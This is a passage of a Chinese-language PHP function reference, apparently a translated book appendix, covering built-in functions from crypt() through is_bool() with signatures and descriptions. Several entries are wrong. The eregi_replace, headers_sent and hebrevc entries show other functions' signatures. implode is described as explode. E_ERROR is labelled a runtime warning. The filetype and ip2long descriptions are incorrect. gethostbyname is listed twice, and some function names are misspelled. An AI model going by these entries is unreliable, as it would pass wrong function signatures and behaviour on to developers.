用 DES 加密算法对 *string* 加密, 需要用到两个字母的 *salt*。如果没有提供 *salt*, 则在第一次调用 *crypt()* 时将产生一个随机 *salt* 值; 这个值将在后来调用 *crypt()* 时使用。返回被加密的字符串。

current

```
mixed current(array array)
```

返回内部指针指向的元素。第一次调用 `current()` 时，或是在重置 (`reset`) 之后调用 `current()` 时，指针都指向数组的第一个元素。

date

```
string date(string format[, int timestamp])
```

根据第一个参数 `format` 字符串格式化时间和日期。如果没有指定第二个参数，则使用当前时间和日期。下列字母在字符串 `format` 中有特殊意义：

a	“am” 或 “pm”
A	“AM” 或 “PM”
B	Internet 标准时间格式
d	两位数字表示的日期，如果需要的话包含一个前导0；例如：“01”到“31”
D	用三个字母的简称表示星期几；例如：“Mon”
F	月份的全称；例如：“August”
g	用12小时格式表示的小时；例如“1”到“12”
G	用24小时格式表示的小时；例如“0”到“23”
h	用12小时格式表示的小时，如果需要的话包含一个前导0；例如，“01”到“12”
H	用24小时格式表示的小时，如果需要的话包含一个前导0；例如，“00”到“23”
i	分钟，如果需要的话包含一个前导0；例如，“00”到“59”
I	如果是夏令时则为“1”；否则为“0”
j	月中的某一天；例如，“1”到“31”
l	星期中的某一天；例如，“Monday”
L	如果不是闰年则为“0”，否则为“1”
m	月份，如果需要的话包含一个前导0；例如，“01”到“12”
M	用三个字母的简称表示的月份；例如，“Aug”
n	不带前导0的月份；例如，“1”到“12”

r	RFC 822 格式的时间; 例如, “Thu. 21 Jun 2001 21:27:19 + 0600”
s	秒钟, 如果需要的话包含一个前导 0: 例如 “00” 到 “59”
S	在日期或者月份后加上英文序数; 例如 “st”、“nd”, 或者 “th”
t	某月的天数, 从 “28” 到 “31”
T	为运行 PHP 的机器的时区设置; 例如, “MST”
U	从 Unix 新纪元时间 (epoch, 指 1970 年 1 月 1 日凌晨零点) 计起的总秒数
w	用数字表示星期几, 用 “0” 表示星期日
W	根据 ISO 8601 标准用数字表示一年中的周
Y	用四位数字表示的年份; 例如, “1998”
y	用两位数字表示的年份; 例如, “98”
z	一年中的一天, 从 “1” 到 “365”
Z	时区的时间差, 单位是秒, 从 “-43200” (最西方到 UTC) 到 “43200” (最东方到 UTC)

format 字符串中任何与上述字母不匹配的字符都将在结果字符串中保持不变。

decbin

```
string decbin(int decimal)
```

把十进制数 *decimal* 转换为二进制表示。可以转换最大为 32 位的数字, 或十进制数 2、147、483、647。

dechex

```
string dechex(int decimal)
```

把十进制数 *decimal* 转换为十六进制表示。可以转换最大为 32 位的数字, 或十进制数 2、147、483、647 (十六进制数 0x7FFFFFFF)。

decoct

```
string decoct(int decimal)
```

把十进制数 `decimal` 转换为八进制表示。可以转换最大为32位的数字，或十进制数 2、147、483、647（八进制数 01777777777）。

define_syslog_variables

```
void define_syslog_variables()
```

初始化系统登录函数 `openlog()`、`syslog()` 和 `closelog()` 使用的所有变量和常量。这个函数应该在使用任何系统登录函数之前被调用。

deg2rad

```
double deg2rad(double number)
```

把 `number` 由度数转换为弧度并返回。

dirname

```
string dirname(string path)
```

返回 `path` 中的目录部分。包含目录名（参见 `basename`）的所有部分，只是不包括最后的路径分隔符。

disk_free_space

```
double disk_free_space(string path)
```

以字节为单位返回位于 `path` 的磁盘分区或文件系统上的可用空闲空间。

disk_total_space

```
double disk_total_space(string path)
```

以字节为单位返回位于 `path` 的磁盘分区或文件系统上的总的可用空间（包括已用的和空闲的）。

dl

```
int dl(string filename)
```

动态载入 *filename* 指定的 PHP 扩展。

doubleval

```
double doubleval(mixed value)
```

返回 *value* 的浮点值。如果 *value* 是非标量值（对象或数组），则函数返回 0。

each

```
array each(array array)
```

生成一个由数组当前内部指针指向的元素的键和值组成的数组。该数组包括四个元素：键为 0 的元素、包含该元素键的元素的 *key*、键为 1 的元素和包含该元素值的 *value*。

如果元素的内部指针超出了数组的范围，*each()* 将返回 *false*。

echo

```
void echo string string[, string string2[, string stringN ...]]
```

输出给定的字符串。*echo* 是一种语言结构，括号中的参数是可选的，除非给定了多个参数——在这种情况下，不能使用括号。

empty

```
bool empty(mixed value)
```

如果 *value* 的值为 0 或者没有指定则返回 *true*，否则返回 *false*。

end

```
mixed end(array array)
```

把数组的内部指针指向最后一个元素，并且返回该元素的值。

ereg

```
int ereg(string pattern,string string[, array matches])
```

在字符串 *string* 中查找正则表达式 *pattern*。如果给定了数组 *matches*，则数组将被匹配的子模式填充。如果 *pattern* 在 *string* 中匹配成功则返回 true，否则返回 false。关于正则表达式的更多信息参见第四章。

ereg_replace

```
string ereg_replace(string pattern,string replace, string string)
```

在 *string* 中查找 *pattern*，用 *replace* 替换它们，并返回结果。

eregi

```
int eregi(string pattern,string string[,array matches])
```

在字符串 *string* 中寻找正则表达式 *pattern*（模式匹配不区分大小写）。如果给定了数组 *matches*，则数组将被匹配的子模式填充。如果 *pattern* 在 *string* 中匹配成功则返回 true，否则返回 false。关于正则表达式的更多信息参见第四章。这个函数就是不区分大小写的 *ereg()* 版本。

eregi_replace

```
int error_log(string message, int type[, string destination[, string headers]])
```

在 *string* 中查找 *pattern*，用 *replace* 替换它们，并返回结果。模式匹配不区分大小写。这个函数就是不区分大小写的 *ereg_replace()* 版本。

error_log

```
int error_log(string message,int type[,string destination[,string headers]])
```

记录错误消息到 Web 服务器的错误日志、邮件地址或指定文件中。第一个参数 *message* 即为要记录的错误消息。*type* 可以是下面的值之一：

- 0 *message* 被发送到 PHP 系统日志，即配置指令 *error_log* 指向的文件中。

- 1 *message* 被发送到电子邮件地址 *destination* 中。如果指定了 *header*，它会为产生的消息提供可选的头（有关于头的信息可参见 *mail*）。
- 3 将 *message* 追加到文件 *destination* 中。

error_reporting

```
int error_reporting([int level])
```

设置 PHP 报告的错误的级别为 *level*，并且返回当前级别；如果省略了 *level*，那么当前的错误报告级别将被返回。下面的值可以在这个函数中使用：

E_ERROR	运行时警告
E_WARNING	运行时警告
E_PARSE	编译时解析错误
E_NOTICE	运行时提示
E_CORE_ERROR	PHP 内部产生的错误
E_CORE_WARNING	PHP 内部产生的警告
E_COMPILE_ERROR	Zend 脚本引擎产生的内部错误
E_COMPILE_WARNING	Zend 脚本引擎产生的内部警告
E_USER_ERROR	调用 <code>trigger_error()</code> 产生的运行时错误
E_USER_WARNING	调用 <code>trigger_error()</code> 产生的运行时警告
E_ALL	上面的所有选项

任意数目的选项都可以“或”在一起，以报告所有需要的错误。例如，下面的代码关闭用户的错误和警告，执行一些操作，然后保存原来的级别：

```
<?php
$level = error_reporting();
error_reporting($level & ~(E_USER_ERROR | E_USER_WARNING));
// 执行某些操作
error_reporting($level);
?>
```

escapeshellarg

```
string escapeshellarg(string argument)
```

适当转义 *argument*，使它可以用作 shell 函数的安全参数。当用户输入直接传递给 shell 命令时，必须调用这个函数来转义数据以保证参数是安全的。

escapeshellcmd

```
string escapeshellcmd(string command)
```

对 *command* 字符串中可以导致 shell 执行其他命令的字符进行转义。当用户输入直接传递给 `exec()` 或者 `system()` 函数时（如通过表单），应该调用这个函数以保证参数是安全的。

exec

```
string exec(string command[, array output[, int return]])
```

在 shell 中执行 *command* 命令，返回执行命令输出的最后一行结果。如果 *output* 被指定，它的值将是 *command* 返回的行。如果 *return* 被指定，它将被设定为命令的状态。

如果希望把命令的结果输出到 PHP 页面中，应使用 `passthru()`。

exp

```
double exp(double number)
```

返回 *e* 的 *number* 次方。

explode

```
array explode(string separator, string string[, int limit])
```

返回由子字符串组成的数组，子字符串由分隔符 *separator* 划分 *string* 得到。应用之后，最大为 *limit* 的子字符串被返回，最后一个子字符串包含字符串剩余的部分。如果没有出现 *separator*，则返回原始字符串。

extension_loaded

```
bool extension_loaded(string name)
```

如果名为 *name* 的扩展被载入则返回 *true*，否则返回 *false*。

extract

```
int extract(array array[, int type[, string prefix]])
```

把变量的值设置为数组的某个元素的值。对于数组中的每一个元素，键决定被设置的变量名，该变量被设为元素的值。

当数组的元素的值和已经存在的局部变量的名字相同时，第二个参数如果给定，则可以决定处理方法。这个参数可以是下列值之一：

EXTR_OVERWRITE (默认)	覆盖已经存在的变量
EXTR_SKIP	不覆盖已经存在的变量（忽略数组中的值）
EXTR_PREFIX_SAME	在该变量名前加上由第三个参数确定的前缀
EXTR_PREFIX_ALL	在所有变量名前加上由第三个参数确定的前缀
EXTR_PREFIX_INVALID	在不合法的变量名和数字变量名前加上由第三个参数确定的前缀

函数返回成功设置的变量的个数。

fclose

```
bool fclose(int handle)
```

关闭由文件句柄 *handle* 引用的文件；如果成功则返回 *true*，否则返回 *false*。

feof

```
int feof(int handle)
```

当文件句柄 *handle* 引用的文件的标记指向文件的末尾（EOF）或发生错误时返回 *true*。如果标记没有指向 EOF，则返回 *false*。

flush

```
int fflush(int handle)
```

提交由文件句柄 *handle* 引用的文件的修改, 以保证文件的内容被保存到磁盘, 而不仅仅是磁盘缓冲区中。如果操作成功则返回 `true`, 否则返回 `false`。

fgetc

```
string fgetc(int handle)
```

返回由 *handle* 引用的文件的标记指向的字符, 同时把标记指向下一个字符。如果标记指向文件的末尾, 则函数返回 `false`。

fgetcsv

```
array fgetcsv(int handle, int length[, string delimiter])
```

读取由 *handle* 引用的文件的下一行, 同时对这一行进行 CSV (comma-separated value, 逗号分隔的值) 解析。最多可以读取长度为 *length* 的行。如果提供了 *delimiter*, 则它取代逗号来分隔值。例如: 为了从一个包含由制表符分隔的值的文件中读取和显示一行字符, 应使用:

```
$fp = fopen("somefile.tab", "r");

while($line = fgetcsv($fp, 1024, "\t")) {
    print "<p>" . count($line) . "fields:</p>";
    print_r($line);
}
```

fgets

```
string fgets(int handle, int length)
```

从 *handle* 引用的文件中读取一个字符串; 返回一个不多于 *length* 个字符的字符串, 但是在换行处或是在文件尾只读取 *length* - 1 个字符。如果出错则返回 `false`。

fgetss

```
string fgetss(int handle, int length[, string tags])
```

从 *handle* 引用的文件中读取一个字符串; 返回一个不多于 *length* 个字符的字符串, 但是在换行处或是在文件尾只读取 *length* - 1 个字符。所有的 PHP 和 HTML 标签, 除了在 *tags* 中列出的之外, 都在返回之前被去掉。如果出错则返回 `false`。

file

```
array file(string path[, int include])
```

读取 *path* 指定的文件，返回一个由文件各行组成的数组。字符串包含行尾符。如果 *include* 被指定为 *true*，那么将在 *include* 路径中寻找这个文件。

file_exists

```
bool file_exists(string path)
```

如果 *path* 文件存在则返回 *true*，否则返回 *false*。

fileatime

```
int fileatime(string path)
```

返回 *path* 文件最后被读取的 Unix 时间戳的值。因为代价包含从文件系统中检索这个信息的开销，所以这个信息被缓存了；可以用 `clearstatcache()` 清除缓存。

filectime

```
int filectime(string path)
```

作为一个 Unix 时间戳值，为文件 *path* 返回创建的日期。因为代价包含从文件系统中检索这个信息的开销，所以这个信息被缓存了；你可以用 `clearstatcache()` 来清除缓存。

filegroup

```
int filegroup(string path)
```

返回 *path* 文件所属的组的 ID。因为代价包含从文件系统中检索这个信息的开销，所以这个信息被缓存了；可以用 `clearstatcache()` 清除缓存。

fileinode

```
int fileinode(string path)
```

返回 `path` 文件的 inode（索引节点）值，出错时返回 `false`。结果信息被缓存；参见 `clearstatcache()`。

filetime

```
int filetime(string path)
```

返回 `path` 文件的最后修改时间，值是 Unix 时间戳的值。结果信息被缓存；可以用 `clearstatcache()` 清除缓存。

fileowner

```
int fileowner(string path)
```

返回 `path` 文件的拥有者的用户 ID，出错时返回 `false`。结果信息被缓存；可以用 `clearstatcache()` 清除缓存。

fileperms

```
int fileperms(string path)
```

返回 `path` 文件的权限；出错时返回 `false`。结果信息被缓存；可以用 `clearstatcache()` 清除缓存。

filesize

```
int filesize(string path)
```

以字节为单位返回 `path` 文件的大小。如果文件不存在，或者出现其他的错误，则函数返回 `false`。结果信息被缓存；可以用 `clearstatcache()` 清除缓存。

fieltype

```
string filetype(string path)
```

返回 `path` 文件的类型。可能的类型是：

<code>fifo</code>	文件是先进先出管道
-------------------	-----------

char	文件是文本文件
dir	<i>path</i> 是目录
block	为用于文件系统而保留的块
link	文件是符号链接
file	文件包含二进制数据
unknown	文件的类型不能确定

flock

```
bool flock(int handle, int operation[, int would_block])
```

锁定由 *handle* 指定的文件的文件路径。参数 *operation* 可能是下面的值之一：

LOCK_SH	共享锁（读进程）
LOCK_EX	独占锁（写进程）
LOCK_UN	解除锁（独占的或共享的）
LOCK_NB	加到 LOCK_SHLO 或 CK_EX 上以获取没有锁定的块

如果 *would_block* 设定为 true，操作将导致块在文件上阻塞。如果不能锁定，函数返回 false，如果成功则返回 true。

因为锁定在大多数系统上是在进程级实现的，所以 flock() 不能防止在一个 Web 服务器进程上运行的两个 PHP 脚本同时访问一个文件。

floor

```
double floor(double number)
```

返回小于或等于 *number* 的最大整数。

flush

```
void flush( )
```

把当前的输出缓冲区发送到客户端，之后清空输出缓冲区。阅读第十三章可以得到关于使用输出缓冲区的信息。

fopen

```
int fopen(string path, string mode[, bool include])
```

打开 *path* 指定的文件，返回文件资源句柄。如果 *path* 以 `http://` 开头，HTTP 链接将被打开，并返回指向文件开头的指针。如果 *path* 以 `ftp://` 开头，则 FTP 链接将被打开，并返回指向文件开头的指针；远程服务器必须支持被动的 FTP。

如果 *path* 以 `php://stdin`、`php://stdout` 或 `php://stderr` 开头，指向适当的文件流的指针将被返回。

参数 *mode* 指定打开文件的权限，必须是下列值之一：

- `r` 为读操作打开文件；文件指针指向文件开头。
- `r+` 为读和写操作打开文件；文件指针指向文件开头。
- `w` 为写操作打开文件。如果文件存在，则将被截为 0 字节的文件；如果文件不存在，则将被创建。
- `w+` 为读和写操作打开文件。如果文件存在，则将被截为 0 字节的文件；如果文件不存在，则将被创建。文件指针指向文件的开头。
- `a` 为写操作打开文件。如果文件存在，则文件指针指向文件的末尾；如果文件不存在，则将被创建。
- `a+` 为读和写操作打开文件。如果文件存在，则文件指针指向文件的末尾；如果文件不存在，则将被创建。

如果 *include* 被指定为 `true`，则 `fopen()` 将在当前的 *include* 路径中查找文件。如果在打开文件时出错，则返回 `false`。

fpasssthru

```
int fpasssthru(int handle)
```

输出 *handle* 指向的文件，然后关闭文件。文件中从当前指针到 EOF（文件尾）的内容被输出。如果出错，则返回 `false`；如果操作成功，则返回 `true`。

fputs

```
bool fputs(int handle, string string[, int length])
```

这个函数名是 `fwrite()` 的别名。

fread

```
string fread(int handle, int length)
```

从 *handle* 指向的文件中读取 *length* 个字节，作为一个字符串返回。如果到 EOF 之前没有 *length* 个字节，那么读取到的字节将被返回。

fscanf

```
mixed fscanf(int handle, string format[, string name1[, ... string nameN]])
```

从 *handle* 指向的文件中读取数据，返回基于 *format* 的值。参见 `sscanf` 可以得到关于使用这个函数的更多信息。

如果可选的 *name1* 到 *nameN* 没有指定，从文件中扫描的结果将作为一个数组返回；否则，它们被赋值给从 *name1* 到 *nameN* 的变量。

fseek

```
int fseek(int handle, int offset[, int from])
```

把 *handle* 文件的指针移动到 *offset* 字节的位置。如果 *from* 被指定，它将用来决定怎样移动指针。*from* 必须是下列值之一：

SEEK_SET	设定文件指针到 <i>offset</i> 字节的位置（默认）
SEEK_CUR	设定文件指针到目前位置加上 <i>offset</i> 字节的位置
SEEK_END	设定文件指针到 EOF 减去 <i>offset</i> 字节的位置

如果操作成功则返回 0，否则返回 -1。

fsockopen

```
int fsockopen(string host, int port[, int error[, string message[, double timeout]]])
```

打开一个 TCP 或 UDP 连接到远程主机 *host* 上的特定端口 *port*。默认是 TCP；要建立 UDP 连接，*host* 必须以协议 `udp://` 开头。如果指定了 *timeout*，它将指定在超时之前需要等待的时间（以秒为单位）。

如果连接成功，将返回一个虚拟文件指针，它可以在 `fgets()` 和 `fputs()` 函数中使用。如果连接失败，则返回 `false`。如果提供了 *error* 和 *message* 参数，它们将分别被设置为错误号和错误字符中。

fstat

```
array fstat(int handle)
```

返回由 *handle* 指定文件的相关信息组成的关联数组。下列值（包括数字和键索引）包含在数组中：

<code>dev(0)</code>	文件所处的设备
<code>ino(1)</code>	文件的 <code>inode</code> 信息
<code>mode(2)</code>	文件打开的模式
<code>nlink(3)</code>	文件中的链接数
<code>uid(4)</code>	文件拥有者的用户 ID
<code>gid(5)</code>	文件拥有者所属组的 ID
<code>redev(6)</code>	设备类型（如果文件是在 <code>inode</code> 设备上）
<code>size(7)</code>	文件的大小（单位是字节）
<code>atime(8)</code>	文件的最后访问时间（Unix 时间戳格式）
<code>mtime(9)</code>	文件的最后修改时间（Unix 时间戳格式）
<code>ctime(10)</code>	文件的创建时间（Unix 时间戳格式）
<code>blksize(11)</code>	文件系统的块大小（单位是字节）
<code>blocks(12)</code>	文件所占用的块数

ftell

```
int ftell(int handle)
```

返回 *handle* 指定的文件中当前指针指向的位置。如果出错，则返回 `false`。

ftruncate

```
int ftruncate(int handle, int length)
```

把 *handle* 指定的文件截取到 *length* 字节大小。如果操作成功则返回 true，否则返回 false。

func_get_arg

```
mixed func_get_arg(int index)
```

返回参数数组的第 *index* 个元素。如果在函数外部调用，或者 *index* 比数组的元素个数大，`func_get_arg()` 函数将产生警告并返回 false。

func_get_args

```
array func_get_args()
```

把函数的参数数组作为索引数组返回。如果在函数外部调用，`func_get_args` 将产生警告并返回 false。

func_num_args

```
int func_num_args()
```

返回传递给用户自定义函数的参数的个数。如果在函数外部调用，`func_get_args` 将产生警告并返回 false。

function_exists

```
bool function_exists(string function)
```

如果 *function* 已经定义则返回 true，否则返回 false。对函数匹配的比较是不区分大小写的。

fwrite

```
int fwrite(int handle, string string[, int length])
```

向 *handle* 指定的文件中写入 *string*。打开文件时必须有写权限。如果指定了

length，那么 *string* 中只有 *length* 个字符被写入。返回写入的字节数，出错时返回 -1。

get_browser

```
string get_browser([string name])
```

返回包含用户当前浏览器的信息的对象。信息可从 `$HTTP_USER_AGENT` 或由用户代理 *name* 确定的浏览器中获得。这条信息收集在 *browscap.ini* 文件中。浏览器的版本信息和其他各种信息，例如是否支持框架、cookie 等等，都包含在返回的对象中。

get_cfg_var

```
string get_cfg_var(string name)
```

返回 PHP 配置 *name* 变量的值。如果 *name* 不存在，`get_cfg_var()` 返回 `false`。只有在配置文件中设置的变量才被返回，和 `cfg_file_path()` 一样，编译时的设置和 Apache 配置文件变量不返回。

get_class

```
string get_class(object object)
```

返回给定对象所属类的名字。返回的类名是小写的字符串。

get_class_methods

```
array get_class_methods(mixed class)
```

如果参数是字符串，则返回包含指定类所定义方法的数组。如果参数是对象，则返回对象所属类的所有已定义方法。

get_class_vars

```
array get_class_vars(string class)
```

返回给定类的默认属性的关联数组。对于每一个属性，都有一个以属性名作为键，以属性值作为默认值的元素被添加到数组中。没有默认值的属性将不在数组中返回。

get_current_user

```
string get_current_user()
```

返回正在执行的 PHP 脚本所属的用户名。

get_declared_classes

```
array get_declared_classes()
```

返回包含所有已定义类的名字的数组。包括当前已载入的 PHP 扩展中定义的类。

get_defined_constants

```
array get_defined_constants()
```

返回一个关联数组，其中包含所有由扩展和 `define()` 函数定义的常量及它们的值。

get_defined_functions

```
array get_defined_functions()
```

返回一个数组，其中包含所有已定义的函数的名字。返回的数组是一个关联数组，用 `internal` 和 `user` 作为键。第一个键的值是一个数组，其中包含 PHP 内部函数的名字；第二个键的值是一个数组，其中包含用户自定义的函数的名字。

get_defined_vars

```
array get_defined_vars()
```

返回包含所有环境变量、服务器变量和用户自定义变量的名字的数组。

get_extension_funcs

```
array get_extension_funcs(string $name)
```

返回包含 `$name` 扩展提供的函数名的数组。

get_html_translation_table

```
array get_html_translation_table([int which[, int style]])
```

返回 `htmlspecialchars()` 或 `htmlentities()` 可以使用的转换表。如果 `which` 是 `HTML_ENTITIES`, 则返回 `htmlentities()` 可用的表; 如果 `which` 是 `HTML_SPECIALCHARS`, 则返回 `htmlspecialchars()` 可用的表。你可以指定需要返回的引号模式: 下面这些值和在转换函数中的一样:

<code>ENT_COMPAT</code> (默认)	转换双引号, 但不转换单引号
<code>ENT_NOQUOTES</code>	不对双引号或者单引号进行转换
<code>ENT_QUOTES</code>	对双引号和单引号都进行转换

get_included_files

```
array get_included_files()
```

返回通过 `include()`、`include_once()`、`require()` 和 `require_once()` 包含到当前脚本中的文件的数组。

get_loaded_extensions

```
array get_loaded_extensions()
```

返回一个数组, 其中包含所有编译和载入到 PHP 中的扩展的名字。

get_magic_quotes_gpc

```
bool get_magic_quotes_gpc()
```

返回 GET/POST/cookie 操作中引号状态的当前值。如果为 `true`, 则说明在服务器向客户端的传输中, 所有单引号 (`'`)、双引号 (`"`)、反斜线 (`\`) 和空字节 (`"\0"`) 都被自动转义, 而在客户端向服务器的传输中被取消转义。

get_meta_tags

```
array get_meta_tags(string path[, int include])
```

解析 *path* 文件，并提取所有的 HTML 元标签。返回一个关联的数组，其键是元标签的 *name* 属性，值是相应标签的值。键是小写的，忽略原来属性的大小写。如果 *include* 被指定为 *true*，那么函数将在 *include* 路径中查找 *path*。

get_object_vars

```
array get_object_vars(object object)
```

返回给定对象的属性的关联数组。对于每一个属性，都有一个用属性名作为键、用当前值作为值的元素加入到数组中。没有当前值的属性即使已在类中定义也不被返回。

get_parent_class

```
string get_parent_class(mixed object)
```

返回给定对象父类的名字。如果对象不是从其他类派生的，则返回一个空字符串。

get_required_files

```
array get_required_files()
```

这个函数是 *get_included_files()* 的别名。

get_resource_type

```
string get_resource_type(resource handle)
```

返回一个表示 *handle* 指定资源的类型的字符串。如果 *handle* 不是合法资源，则函数产生一个错误并返回 *false*。可用资源的类型依赖于已载入的扩展，除了“file”，“mysql link”，还有其他类型。

getcwd

```
string getcwd()
```

返回 PHP 进程的当前工作目录。

getdate

```
array getdate([int timestamp])
```

返回一个关联数组，包含给定的 `timestamp` 时间和日期的各部分的值。如果 `timestamp` 没有给定，则使用当前时间和日期。数组包含下列键和值：

<code>seconds</code>	秒
<code>minutes</code>	分钟
<code>hours</code>	小时
<code>mday</code>	月中的 一天
<code>wday</code>	一周中的一天（星期日是“0”）
<code>mon</code>	月份
<code>year</code>	年份
<code>yday</code>	一年中的一天
<code>weekdy</code>	一周中一天的名字（从“Sunday”到“Saturday”）
<code>month</code>	月份的名字（从“January”到“December”）

getenv

```
string getenv(string name)
```

返回环境变量 `name` 的值。如果 `name` 不存在，则 `getenv()` 返回 `false`。

gethostbyaddr

```
string gethostbyaddr(string address)
```

根据 IP 地址 `address` 返回主机名。如果不存在这样的地址，或者 `address` 不能分解为主机名，则返回 `address`。

gethostbyname

```
string gethostbyname(string host)
```

返回主机 `host` 的 IP 地址。如果主机不存在，则返回 `host`。

gethostbyname

```
array gethostbyname(string host)
```

返回主机 *host* 的 IP 地址数组。如果主机不存在，则返回 `false`。

getlastmod

```
int getlastmod()
```

返回包含当前脚本的文件的最后修改时间的 Unix 时间戳的值。如果在获取信息时出错则返回 `false`。

getmxrr

```
int getmxrr(string host, array hosts[, array weights])
```

为 *host* 的 MX (Mail Exchanger, 邮件交换) 记录寻找 DNS。结果将被放到数组 *hosts* 中。如果提供了 *weights* 参数，则每个 MX 记录的权重被放到 *weights* 中。如果找到记录则返回 `true`，否则返回 `false`。

getmyinode

```
int getmyinode()
```

返回包含当前脚本的文件的 inode 值。如果出错，则返回 `false`。

getmypid

```
int getmypid()
```

返回执行当前脚本的 PHP 进程的 ID。当 PHP 作为服务模块运行时，任何数目的脚本可以共享一个进程 ID，所以结果不一定是唯一的数字。

getprotobyname

```
int getprotobyname(string name)
```

返回与 *name* 相关联的协议号，格式是 */etc/protocols*。

getprotobynumber

```
string getprotobynumber(int protocol)
```

返回与 *protocol* 相关联的协议名，格式是 */etc/protocols*。

getrandmax

```
int getrandmax()
```

返回 `rand()` 函数可以返回的最大值。

getrusage

```
array getrusage([int who])
```

返回运行当前脚本的进程所占用资源的信息描述字符串数组。如果 *who* 指定为 1，则将返回进程的子进程的信息。可以用 Unix 命令 `getrusage(2)` 得到数组的键和值的详细描述信息。

getservbyname

```
int getservbyname(string service, string protocol)
```

返回和 *service* 相关联的端口，格式为 */etc/services*。协议 *protocol* 必须是 TCP 或 UDP。

getservbyport

```
string getservbyport(int port, string protocol)
```

根据协议 *protocol* 和端口 *port* 返回相应的服务名，格式是 */etc/services*。协议 *protocol* 必须是 TCP 或 UDP。

gettimeofday

```
array gettimeofday()
```

返回包含当前信息的关联数组，和 `gettimeofday(2)` 得到的信息一样。

数组包含下列键和值:

<code>sec</code>	从 Unix 新纪元时间开始计起的秒数
<code>msec</code>	从当前整秒后开始计起的微秒数
<code>minuteswest</code>	格林威治时间往西方向的时差, 以分钟为单位
<code>dstime</code>	夏令时 (Daylight Savings Time) 矫正应用类型 (在一年中的适当时间, 如果时区 0 处于夏令时, 那么是一个正数)。

gettype

```
string gettype(mixed value)
```

返回 `value` 的描述字符串。`value` 的可能值为 "boolean"、"integer"、"double"、"string"、"array"、"object"、"resource"、"NULL" 和 "unknown type"。

gmdate

```
string gmdate(string format[, int timestamp])
```

返回时间戳日期和时间的格式化字符串。除了不使用本地机器中指定的时区, 而使用格林威治时间 (GMT), 其他和 `date()` 一样。

gmmktime

```
int gmmktime(int hour, int minutes, int seconds, int month, int day, int year)
```

返回指定参数值确定的时间戳日期和时间。除了不使用本地机器中指定的时区, 而使用格林威治时间 (GMT), 其他和 `mktime()` 一样。

gmstrftime

```
string gmstrftime(string format[, int timestamp])
```

格式化 GMT 时间戳。参考 `strftime` 可以找到关于使用这个函数的信息。

header

```
void header(string header[, bool replace])
```

把 *header* 作为未处理的 HTTP 头发送；必须在输出产生之前调用（包括空行、普通的错误）。如果头是地址头，PHP 生成适当的 REDIRECT 状态代码。如果 *replace* 被指定为 *false*，*header* 不替代同名的头；否则，替代同名的头。

headers_sent

```
void header(string header[, bool replace])
```

如果 HTTP 头已经被送出则返回 *true*。如果还没有送出，则返回 *false*。

hebrew

```
string hebrew(string string[, int size])
```

把逻辑的希伯来文字符串 *string* 转换为可视的希伯来文。如果指定了第二个参数，则每一行将包含不超过 *size* 个字符；分隔符被屏蔽。

hebrevc

```
string hebrew(string string[, int size])
```

功能和 *hebrew()* 一样，只是为了转换 *string*，换行符被转换为 `
\n`。如果指定，每一行将包含不超过 *size* 个字符；函数屏蔽分隔符。

highlight_file

```
bool highlight_file(string filename)
```

用 PHP 内置的语法高亮显示程序显示 PHP 源文件 *filename* 的语法颜色版本。如果 *filename* 文件存在而且是 PHP 源文件则返回 *true*；否则，返回 *false*。

highlight_string

```
bool highlight_string(string source)
```


用 PHP 内置的语法高亮显示程序显示 PHP 字符串 *string* 的语法颜色版本。如果 *filename* 文件存在而且是 PHP 源文件则返回 true；否则，返回 false。

hexdec

```
int hexdec(string hex)
```

把十六进制的数字转换为十进制值。可以转换最大32位的数字，或十进制数2、147、483、647（十六进制数 0x7FFFFFFF）。

htmlentities

```
string htmlentities(string string[, int style])
```

转换 *string* 中具有 HTML 特定意义的字符，并返回结果字符串。所有符合 HTML 标准的实体都被转换。如果提供了 *style*，它将决定引号的转换方式。*style* 的值可能是：

ENT_COMPAT（默认）	转换双引号，但不转换单引号
ENT_NOQUOTES	不对双引号或者单引号进行转换
ENT_QUOTES	对双引号和单引号都进行转换

htmlspecialchars

```
string htmlspecialchars(string string[, int style])
```

转换 *string* 中具有 HTML 特定意义的字符，并返回结果字符串。所有 HTML 实体的子集被转换为最常用的字符。如果指定了 *style*，它将确定引号的转换方式。转换的字符是：

- 与号（&）转化为 &
- 双引号（"）转换为 "
- 单引号（'）转换为 '
- 小于号（<）转换为 <
- 大于号（>）转换为 >

style 的值可以是：

ENT_COMPAT (默认)	转换双引号, 但不转换单引号
ENT_NOQUOTES	不对双引号或者单引号进行转换
ENT_QUOTES	对双引号和单引号都进行转换

ignore_user_abort

```
int ignore_user_abort([bool ignore])
```

设定客户端断开连接时是否需要停止 PHP 脚本的运行。如果 *ignore* 为 true, 脚本会继续执行, 即使客户端断开连接也是如此。返回当前值; 如果没有指定 *ignore*, 则返回的当前值, 不设置新值。

implode

```
string implode(array strings, string separator)
```

返回一个数组, 元素是 *string* 中由 *separator* 划分的子元素。

import_request_variables

```
bool import_request_variables(string types[, string prefix])
```

把 GET、POST 和 cookie 变量引入到全局作用域。参数 *types* 决定引入的变量及顺序, 三种方式是 "g" 或 "G"、"p" 或 "P" 和 "c" 或 "C"。例如, 要引入 POST 和 cookie 变量, 且需要 cookie 变量覆盖 POST 变量, 则 *types* 应是 "cp"。如果给定 *prefix*, 函数将把 *prefix* 作为变量名的前缀。如果 *prefix* 没有指定或是一个空字符串, 由于存在可能的安全隐患, 系统将发出一个提示信息。

in_array

```
bool in_array(mixed value, array array[, bool strict])
```

如果给定的值存在于数组中则返回 true。如果第三个参数给定为 true, 函数将只在元素的类型和提供值的类型一致时才返回 true (如: 数组中的 "1.23" 不会和参数中的 1.23 匹配)。如果在数组中找到没有参数, 则函数返回 false。

ini_alter

```
string ini_alter(string variable, string value)
```

这个函数名是函数 `ini_set()` 的别名。

ini_get

```
string ini_get(string variable)
```

返回配置选项 `variable` 的值。如果 `variable` 不存在，则返回 `false`。

ini_restore

```
string ini_restore(string variable)
```

恢复配置选项 `variable` 的值。当脚本用 `ini_set()` 完成所有选项的配置后自动进行。

ini_set

```
string ini_set(string variable, string value)
```

把配置选项 `variable` 设置为 `value`。如果成功则返回以前的值，否则返回 `false`。新值在当前脚本中被保留，并在脚本结束后恢复。

intval

```
int intval(mixed value[, int base])
```

返回使用可选的基数 `base` 对 `value` 进行转换得到的整数值（如果没有指定，则基数为 10）。如果 `value` 不是数字值（对象或数组），则函数返回 0。

ip2long

```
int ip2long(string address)
```

把标准 IP 地址转换为 IPv4 地址。

intcparse

```
array iptcparse(string data)
```

将 IPTC (International Press Telecommunication Committee, 国际报业电信委员会) 数据块 *data* 解析为独立标签数组, 用标签作为键。出错或 *data* 中没有发现 IPTC 数据则返回 `false`。

is_array

```
bool is_array(mixed value)
```

如果 *value* 是数组则返回 `true`; 否则, 返回 `false`。

is_bool

```
